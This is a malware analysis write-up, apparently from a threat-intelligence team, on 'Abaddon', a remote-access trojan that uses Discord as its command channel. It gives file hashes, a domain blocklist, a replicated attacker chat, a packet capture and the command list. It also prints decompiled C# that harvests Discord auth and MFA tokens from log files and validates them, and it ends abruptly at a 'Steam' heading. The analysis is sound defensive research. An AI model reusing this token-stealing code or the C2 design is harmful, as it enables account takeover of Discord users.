Abaddon RAT using Discord as a C2

Overview

At time of writing, Abaddon might be the first RAT using Discord as a C2 to carry out attacks and execute commands on infected machines.
While this might not be a big threat to companies (assuming that you already blacklisted any discord domains since it doesn't make any sense to be allowed on a corporate network), it does expose regular discord users to data theft and possibly victims of a ransomware attack.
Fortunately, the sample got caught by threat intelligence analysts while still being under development and, as far as we can say, this exact non functional sample doesn't pose any threats, yet.

We believe that similar attacks might be something to be taken seriously since all communications are done through discord servers, making it really difficult, or nearly impossible, to filter malicious traffic.

Functionalities

- Stealing cookies and cached credentials or credit cards;
- RAT capabilities through Discord;
- Encrypt / decrypt files asking for a ransom;
- Establishing remote code executing.

Our recommendation

We recommend adding the following domains to the blacklisted domains:

discord.com	discord.gg	discord.media
discordapp.com	discordapp.net	watchanimeattheoffice.com
discord.co	dis.gd	bigbeans.solution
anonfiles.com		

General file information

MD5: f45a0a9d9d63fc71c5189e3ae282c7f7
SHA1: 2bfc56dfeebbe6a7cc0dacb35fabfa3ea842f100
SHA256: 74f58ab637713ca0463c3842cd71176a887b132d13d32f9841c03f59c359c6d7
IMPHASH: F34D5F2D4577ED6D9CEEC516C1F5A744


The sample has been downloaded from here

Technical Analysis

Before diving into the code, we wanted to better understand the sample's behaviour and network activity, so we used Any Run, Cape, Hybrid Analysis and Intezer Analyze to gather additional details.
The sample had always failed to execute on any protected environment, leading us to think that there are some anti-debug and anti-sandbox techniques being used.


Only later we discovered that 2 libraries were missing from the sample and some methods were incomplete, causing the immediate crash of the sample.

The only interesting thing we manage to find was thanks to Intezer:



String	Family	Tags
C:\Users\krauz\source\repos\Abaddon\obj\Release\netcoreapp3.1\indsv.pdb	Malware Generic Malware	path
https://api.anonfiles.com/upload	Malware Generic Malware	network_artifact
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards	Malicious Library	
https://discord.com/api/v8/users/@me	Malware Generic Malware	network_artifact
<TransformDirectory>b__0	Malware Generic Malware	
ReportBack	Malware Generic Malware	
comixology	Malware Generic Malware	
indsv.dll	Malware Generic Malware	
[\w-]{24}\.[\w-]{6}\.[\w-]{27}	Malicious Library	

Sample's strings including interesting network artifacts



String	Family	Tags	Related Samples
<HeavyTasks>b__36_0	Malware Generic Malware		Related Samples
ReverseShellClient	Malware Generic Malware		Related Samples
SystemInfoEnvelope	Malware Generic Malware		Related Samples
get_DiscordClient	Malware Generic Malware		Related Samples
set_EncryptedDump	Malware Generic Malware		Related Samples
set_DiscordClient	Malware Generic Malware		Related Samples
get_EncryptedDump	Malware Generic Malware		Related Samples

Sample's strings including method names

Static Analysis

Discord as a C2


The technique of using Discord as C2 is still emerging, but as more malware authors pick up on the perks of using Discord as a C2, it is sure to become more widespread.
All communications are TLS encrypted, and can't be distinguished from normal Discord traffic.
Besides all the traffic being encrypted, using Discord as a C2 also enables quick setup of new / free infrastructure, i.e the threat actor can create a new server per campaign, and host any files needed for the malware using Discords CDN (Content Delivery Network), all without spending any money.

One downside to using Discord as C2 is the need to use a token, which, if extracted from the malware, can be used to take over any server where the Discord bot resides.
This can be somewhat mitigated by encrypting the token, and only decrypting it with a key that is obtained during runtime.

We believe that HERA (one of the missing libraries), was used to operate on encrypted data without the necessity of decrypting it, avoiding to leak the server's token to any analysts who are analysing the sample.

Replicating the C2 server

A member of our group managed to replicate some similarities of this sample and here's what the attacker might see on his end:



[redacted] 10/27/2020
fenrir DESKTOP-62G97J1_whoami

Fenrir BOT 10/27/2020
evilbuffer

[redacted] 10/27/2020
fenrir DESKTOP-62G97J1_screenshot

Fenrir BOT 10/27/2020
Grabbing screenshots

10:10 PM


[redacted] 10/27/2020
fenrir DESKTOP-62G97J1_isdiscordpresent

Fenrir BOT 10/27/2020
Discord is installed

[redacted] 10/27/2020
DESKTOP-62G97J1_getclipboard
fenrir DESKTOP-62G97J1_getclipboard

An example of a communication between the attacker and the C2

And here’s an example on what the traffic might look when executing those commands:



```
3947 83.588791   40.77.226.250    10.0.1.100    TCP       66 443 → 49935 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1323 WS=256 SACK_PERM=1
3951 83.888215   40.77.226.250    10.0.1.100    TCP     1377 443 → 49935 [ACK] Seq=1 Ack=130 Win=263168 Len=1323 [TCP segment of a reassembled PDU]
3952 83.888217   40.77.226.250    10.0.1.100    TCP     1377 443 → 49935 [ACK] Seq=1324 Ack=130 Win=263168 Len=1323 [TCP segment of a reassembled PDU]
3968 84.000026   40.77.226.250    10.0.1.100    TLSv1   1172 Server Hello, Certificate, Server Key Exchange, Server Hello Done
3970 84.145920   40.77.226.250    10.0.1.100    TLSv1    113 Change Cipher Spec, Encrypted Handshake Message
3974 84.314332   40.77.226.250    10.0.1.100    TLSv1    144 Application Data, Application Data
3976 84.488260   40.77.226.250    10.0.1.100    TLSv1    384 Application Data, Application Data
4000 85.373945   162.159.130.234  10.0.1.100    TLSv1.2  130 Application Data
4035 88.651201   162.159.130.234  10.0.1.100    TLSv1.2   98 Application Data
4042 88.903790   162.159.130.234  10.0.1.100    TLSv1.2  129 Application Data
4045 88.936611   10.0.1.1         10.0.1.100    DNS      151 Standard query response 0xf22b A discord.com A 162.159.128.233 A 162.159.137.232 A 162.159.138.232 A 162.159.136.232 A 162.159.135.232
4048 89.033141   162.159.128.233  10.0.1.100    TCP       60 443 → 49933 [ACK] Seq=10902 Ack=720241 Win=1651712 Len=0
4049 89.144395   162.159.128.233  10.0.1.100    TCP       60 443 → 49933 [FIN, ACK] Seq=10902 Ack=720241 Win=1651712 Len=0
4055 89.255880   162.159.128.233  10.0.1.100    TCP       66 443 → 49936 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1323 SACK_PERM=1 WS=1024
4059 89.367974   162.159.128.233  10.0.1.100    TCP       60 443 → 49933 [ACK] Seq=10903 Ack=720242 Win=1651712 Len=0
4060 89.479946   162.159.128.233  10.0.1.100    TCP       60 443 → 49936 [ACK] Seq=1 Ack=518 Win=67584 Len=0
4061 89.482336   162.159.128.233  10.0.1.100    TLSv1.3 1377 Server Hello, Change Cipher Spec
4062 89.482584   162.159.128.233  10.0.1.100    TCP     1377 443 → 49936 [PSH, ACK] Seq=1324 Ack=518 Win=67584 Len=1323 [TCP segment of a reassembled PDU]
4064 89.591671   162.159.128.233  10.0.1.100    TLSv1.3  848 Application Data
4068 89.751786   162.159.128.233  10.0.1.100    TCP       60 443 → 49936 [ACK] Seq=3441 Ack=598 Win=67584 Len=0
4086 89.862466   162.159.128.233  10.0.1.100    TCP       60 443 → 49936 [ACK] Seq=3441 Ack=1070 Win=68608 Len=0
4087 89.862467   162.159.128.233  10.0.1.100    TCP       60 443 → 49936 [ACK] Seq=3441 Ack=1139 Win=68608 Len=0
4088 89.974729   162.159.130.234  10.0.1.100    TLSv1.2  139 Application Data
4089 89.994216   162.159.128.233  10.0.1.100    TLSv1.3 1377 Application Data
4093 90.086012   162.159.128.233  10.0.1.100    TLSv1.3  590 Application Data
4094 90.086014   162.159.128.233  10.0.1.100    TLSv1.3   81 Application Data
4101 90.310073   162.159.128.233  10.0.1.100    TCP       60 443 → 49936 [ACK] Seq=5327 Ack=1611 Win=69632 Len=0
4104 90.432633   162.159.128.233  10.0.1.100    TCP       60 443 → 49936 [ACK] Seq=5327 Ack=1675 Win=69632 Len=0
4110 90.545210   162.159.130.234  10.0.1.100    TLSv1.2  116 Application Data

> Frame 4114: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface \Device\NPF_{AD11A37F-A91D-4FCF-A6D1-8EBC7C550753}, id 0
> Ethernet II, Src: c6:a9:94:52:c5:ce (c6:a9:94:52:c5:ce), Dst: be:4e:0a:f2:d6:f0 (be:4e:0a:f2:d6:f0)
> Internet Protocol Version 4, Src: 162.159.128.233, Dst: 10.0.1.100
> Transmission Control Protocol, Src Port: 443, Dst Port: 49936, Seq: 6650, Ack: 1675, Len: 32
> [2 Reassembled TCP Segments (1355 bytes): #4111(1323), #4114(32)]
> Transport Layer Security

0000  be 4e 0a f2 d6 f0 c6 a9  94 52 c5 ce 08 00 45 00   ·N······ ·R····E·
0010  00 48 9c 89 40 00 39 06  76 3a a2 9f 80 e9 0a 00   ·H··@·9· v:······
0020  01 64 01 bb c3 10 9a 6c  dc cf 0d 41 8d ce 50 18   ·d·····l ···A··P·
0030  00 44 0c 66 00 00 4e f7  e1 5e f9 6a 39 c8 6e 62   ·D·f··N· ·^·j9·nb
0040  3f d6 40 a3 42 fc a4 35  8b 2d ff 54 43 49 77 f4   ?·@·B··5 ·-·TCIw·
0050  00 94 73 d3 a9 3f                                  ··s··?
```

Network activity between C2 and the victim

Available commands

In order to execute a command on a given machine, the attacker needs to know its hardware ID (GUID).
Here’s a list of all the available commands:

GetFile	GetDirectory	GetDirectoryRecursive	GetDeviceTree
Shell	ReportBack	Ransom	RansomDecrypt


Stolen information

Upon execution, the sample tries to extract information from the following applications:

- Steam
- Chromium (multiple variants)
- Discord

Discord


The sample will try to find the token in Discord’s log files and tries to validate it through Discord’s API (https[:]//discord.com/api/v8/users/@me).



```
private static List<DiscordEnvelope> GetAuths(string logFolder)
{
    List<string> list = new List<string>();
    foreach (string logPath in from x in Directory.GetFiles(logFolder)
    where x.EndsWith(".log") || x.EndsWith(".ldb")
    select x)
    {
        list.AddRange(Discord.ParseLog(logPath));
    }
    List<DiscordEnvelope> list2 = new List<DiscordEnvelope>();
    foreach (string text in list)
    {
        DiscordEnvelope item = new DiscordEnvelope
        {
            MFA = text.StartsWith("mfa"),
            Token = text
        };
        try
        {
            if (Discord.CheckToken(ref item))
            {
                list2.Add(item);
            }
        }
        catch
        {
            list2.Add(item);
        }
    }
    return list2;
```

Enumerating .log and .ldb files


And extract any useful information it has, including the victim’s MFA code.



```
public static List<string> ParseLog(string logPath)
{
    List<string> list = new List<string>();
    List<string> result;
    using (FileStream fileStream = File.Open(logPath, FileMode.Open, FileAccess.Read, FileShare.ReadWrite))
    {
        using (StreamReader streamReader = new StreamReader(fileStream))
        {
            string input = streamReader.ReadToEnd();
            foreach (object obj in Regex.Matches(input, "[\\w-]{24}\\.[\\w-]{6}\\.[\\w-]{27}"))
            {
                Match match = (Match)obj;
                list.Add(match.Value);
            }
            foreach (object obj2 in Regex.Matches(input, "mfa\\.[\\w-]{84}"))
            {
                Match match2 = (Match)obj2;
                list.Add(match2.Value);
            }
            result = list;
        }
    }
    return result;
}
```

Log parsing method

Finally, before sending the token back to the C2, it will try to validate it through Discord’s API.




```
    // Token: 0x0600006F RID: 111 RVA: 0x00003F58 File Offset: 0x00002158
    public static bool CheckToken(ref DiscordEnvelope envelope)
    {
        HttpRequestMessage httpRequestMessage = new HttpRequestMessage
        {
            RequestUri = new Uri("https://discord.com/api/v8/users/@me"),
            Method = HttpMethod.Get
        };
        httpRequestMessage.Headers.TryAddWithoutValidation("Authorization", envelope.Token);
        return JsonSerializer.Deserialize<DiscordUser>(Core.HttpClient.SendAsync(httpRequestMessage).Result.Content.ReadAsStringAsync().Result, null).Username != null;
    }
}
```

Validating the token

Steam

